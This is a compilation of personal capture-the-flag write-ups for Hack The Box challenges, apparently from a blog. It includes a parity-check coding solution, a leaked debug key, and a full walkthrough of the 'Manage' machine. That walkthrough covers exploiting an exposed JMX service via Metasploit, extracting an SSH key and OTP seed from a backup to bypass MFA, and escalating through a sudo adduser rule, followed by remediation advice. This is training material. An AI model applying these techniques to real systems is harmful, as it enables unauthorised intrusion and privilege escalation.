[Immediate] Remove all sensitive files from the web root Delete system-users.txt, changelog.txt, and any other non-application files from the web root immediately. Audit all files served by the web server and remove anything that discloses usernames, version information, or configuration details. Restrict directory listing and implement a 404 response for all non-application paths.
[Immediate] Change all default and weak passwords Rotate the rohit account password and all other accounts using the default pfSense password immediately. Enforce strong unique passwords across all management accounts. Implement a policy requiring default credentials to be changed before any appliance or application is connected to the network.
[Immediate] Restrict access to the management interface Block external access to the pfSense web interface at the network perimeter. The management interface must only be accessible from a dedicated management VLAN or over an authenticated VPN connection. Apply firewall rules to restrict access by source IP.
[Long-term] Implement a network appliance patch and hardening program Define a hardening standard for all network appliances covering patch cadence, management interface exposure, default credential rotation, and web root file hygiene. Include firewall and network management interfaces in the scope of regular vulnerability scans and penetration tests.
-
Oddly Even writeup
Oddly Even writeup
Challenge name: Oddly Even
Difficulty: Very Easy
Category: Coding
Challenge Scenario: The ghostly clock ticks strangely. Determine whether its chimes are even or odd to calm the restless spirits.
Link: https://app.hackthebox.com/challenges/Oddly%2520Even?tab=play_challenge
Machine IP: 154.57.164.66:31146
Navigated to the site.

Looks like a very simple coding challenge. This was my code.
# take in the numbern = int(input())# calculate answerif (n%2==0):answer = 'even'else:answer = 'odd'# print answerprint(answer)
For a second I thought I was dumb and looked at the writeup. You just have to scroll down for the flag when the code is correct.


GG
-
Baby BoneChewerCon writeup
Baby BoneChewerCon writeup
Challenge name: Baby BoneChewerCon
Difficulty: Easy
Category: Web


Challenge Scenario: Due to heavy workload for the upcoming baby BoneChewerCon event, the website is under maintenance and it errors out, but the debugger is still enabled in production!! I think the devil is enticing us to go and check out the secret key.
Link: https://app.hackthebox.com/challenges/baby%2520BoneChewerCon?tab=play_challenge
Machine IP: 154.57.164.79:31408
Navigated to the site.

When I tried to register with just a ‘test’ it brought me to this.
Scrolling down I found APP_KEY with the flag.
GG
-
Manage writeup
Manage writeup
Box name: Manage
Difficulty: Easy
OS: Linux
Overview: Manage is an easy Linux machine that features an exposed Java RMI service. Exploiting the underlying vulnerable JMX service leads to remote code execution and gaining a remote shell as the tomcat user. Lateral movement to the useradmin account can be achieved by discovering a misconfigured backup archive which leaks sensitive files, including SSH keys and OTP codes. Finally, a sudo misconfiguration allows for creating a privileged user and achieving full privilege escalation.
Link: https://app.hackthebox.com/machines/Manage?tab=machine_info&sort_by=created_at&sort_type=desc
Machine IP: 10.129.234.57
Ran rustscan.
rustscan -a 10.129.234.57 –ulimit 5000 -b 2000 — -A -Pn


Checked out port 8080 and its an Apache Tomcat webserver.

Looked up exploits but didn’t see anything outright that could be interesting. Decided to check out port 2222 as I don’t believe I’ve seen that before. The nmap scan shows it deals with Java RMI. Did some googling and found this https://hacktricks.wiki/en/network-services-pentesting/1099-pentesting-java-rmi.html. Though it isn’t on it’s default port it looks like this is the correct service. Downloaded rmg enum on my machine.
java -jar ~/fknhack/remote-method-guesser/target/rmg-*.jar enum 10.129.234.57 2222


This didn’t seem to show much but after more research I was able to get a shell as tomcat using metasploit multi/misc/java_jmx_server.

Looking for user.txt in home I saw two users but neither had user.txt.
Opened a shell from the meterpreter to use find and I found the location and grabbed that.

Heading back to /home/useradmin I see two interesting directories .google_authenticator and backups. Nothing in /karl looked interesting.

Tried downloading both to my machine but only backups came over.
download /home/useradmin/.google_authenticator
download -r /home/useradmin/backups
Untared the backup on my machine and it’s a backup of the user.
tar -xzvf backup.tar.gz

I tried SSH’ing with the ssh key but it asked for a verification code which is definitely that /.google_authenticator.
ssh useradmin@10.129.234.57 -i id_ed25519

Read that file.

I tried the 99852083 code and we got in.


Ran sudo -l for a quick find and looks like we have access to /adduser.
I created a user kami:kami but I didn’t have the proper privileges.

So I noticed it adds me to a group too. Originally I was trying root but after further research if we add ‘admin’ instead we get root privileges.

Funny note I did this whole machine laying in bed since Im hungover lol.
GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH), 2222 (Java RMI), and 8080 (HTTP). Browsed to port 8080 and found an Apache Tomcat web server with no immediately obvious exploits. Port 2222 was identified as a Java RMI service running on a non-standard port.
rustscan -a 10.129.234.57 –ulimit 5000 -b 2000 — -A -Pn
2 – Java RMI enumeration Researched Java RMI pentesting and downloaded remote-method-guesser to enumerate the service. Initial enumeration output was limited but confirmed the service was accessible and identified the underlying JMX exposure.
java -jar rmg-*.jar enum 10.129.234.57 2222
3 – Initial Access – JMX server exploit Used the Metasploit module multi/misc/java_jmx_server to exploit the exposed JMX service and obtained a Meterpreter shell as the tomcat user. Located and retrieved user.txt using find from a shell spawned within the Meterpreter session.
4 – Backup archive and SSH key extraction Enumerated the home directories and found two users, useradmin and karl. Identified two interesting items in the useradmin home directory, a .google_authenticator file and a backups directory. Downloaded the backups directory recursively and extracted the archive to find a backup of the user’s home including an SSH private key.
download -r /home/useradmin/backups tar -xzvf backup.tar.gz
5 – Lateral movement via SSH with OTP Attempted SSH as useradmin with the extracted private key but was prompted for a verification code. Read the .google_authenticator file from the Meterpreter session and used the OTP code to complete authentication. Gained SSH access as useradmin.
ssh useradmin@10.129.234.57 -i id_ed25519
6 – Privilege Escalation – adduser sudo misconfiguration Ran sudo -l and found useradmin could run /usr/sbin/adduser as root. Created a new user and added them to the admin group, which granted root-level privileges. Retrieved root.txt.
Key Takeaways
- Unauthenticated JMX service exposed on a non-standard port – The JMX service was accessible without authentication on port 2222. JMX provides direct access to the JVM and underlying OS commands and must never be exposed without authentication. Non-standard ports do not reduce exposure and services require access controls regardless of port.
- Backup archive leaking sensitive files – A backup of the useradmin home directory was stored in a location readable by the tomcat service account, exposing an SSH private key and OTP seed. Backup archives must be stored with restrictive permissions and must never include sensitive credential material such as SSH keys or authenticator seeds.
- Google Authenticator seed readable by other users – The .google_authenticator file was accessible to the tomcat user, allowing the OTP seed to be read and used to bypass MFA. Authenticator seed files must be readable only by the owning user and must have mode 600 at minimum.
- MFA bypass via seed file access – Even with MFA enforced on SSH, access to the underlying seed file completely negated the protection. MFA is only effective when the seed is kept confidential. Compromising the seed is equivalent to compromising the second factor entirely.
- Sudo rule on adduser enabling privilege escalation – The ability to run adduser as root allowed creation of a user in the admin group, granting elevated privileges. Sudo rules for user management commands are effectively equivalent to full root access and must never be granted to standard users.
Remediation
[Immediate] Secure the JMX service Enable JMX authentication and SSL immediately. If remote JMX access is not operationally required, disable it entirely and block port 2222 at the host firewall. If JMX must remain accessible, restrict it to an internal management network and require certificate-based mutual authentication.
[Immediate] Remove sensitive files from backup archives Audit all backup archives for SSH private keys, OTP seeds, credential files, and other sensitive material. Remove any findings and rotate all affected credentials and regenerate any exposed OTP seeds. Implement a backup policy that explicitly excludes credential files from archive scope.
[Immediate] Restrict permissions on the Google Authenticator seed file Set the .google_authenticator file to mode 600 owned by the user across all accounts on all systems. Audit all home directories for world or group readable authenticator files. If the seed has been exposed, revoke it and re-enroll MFA for the affected user.
[Immediate] Remove the adduser sudo rule Delete the sudoers entry allowing useradmin to run adduser as root. Any sudo rule granting user or group management commands is functionally equivalent to full root access. Audit all sudoers configurations across the environment for similar escalation paths.
[Short-term] Restrict access to home directories and backup locations Set all home directories to mode 700 so they are not readable by service accounts or other users. Store backups in a dedicated location accessible only to authorized backup administrators. Apply the principle of least privilege to all service account filesystem access.
[Long-term] Implement a service hardening baseline covering Java and JMX deployments Define a hardening standard for all Java application servers including Tomcat and any JMX or RMI services they expose. This must cover authentication requirements, network access restrictions, service account privileges, and backup security. Include Java RMI and JMX services in the scope of regular vulnerability scans and penetration tests.
-
Busqueda writeup
Busqueda writeup
Box name: Busqueda
Difficulty: Easy
OS: Linux
Overview: Busqueda is an Easy Difficulty Linux machine that involves exploiting a command injection vulnerability present in a Python module. By leveraging this vulnerability, we gain user-level access to the machine. To escalate privileges to root, we discover credentials within a Git config file, allowing us to log into a local Gitea service. Additionally, we uncover that a system checkup script can be executed with root privileges by a specific user. By utilizing this script, we enumerate Docker containers that reveal credentials for the administrator user&#039;s Gitea account. Further analysis of the system checkup script&#039;s source code in a Git repository reveals a means to exploit a relative path reference, granting us Remote Code Execution (RCE) with root privileges.
Link: https://app.hackthebox.com/machines/Busqueda?sort_by=created_at&sort_type=desc
Machine IP: 10.129.26.149
Ran rustscan to scan the machine.
rustscan -a 10.129.26.149 –ulimit 5000 -b 2000 — -A -Pn

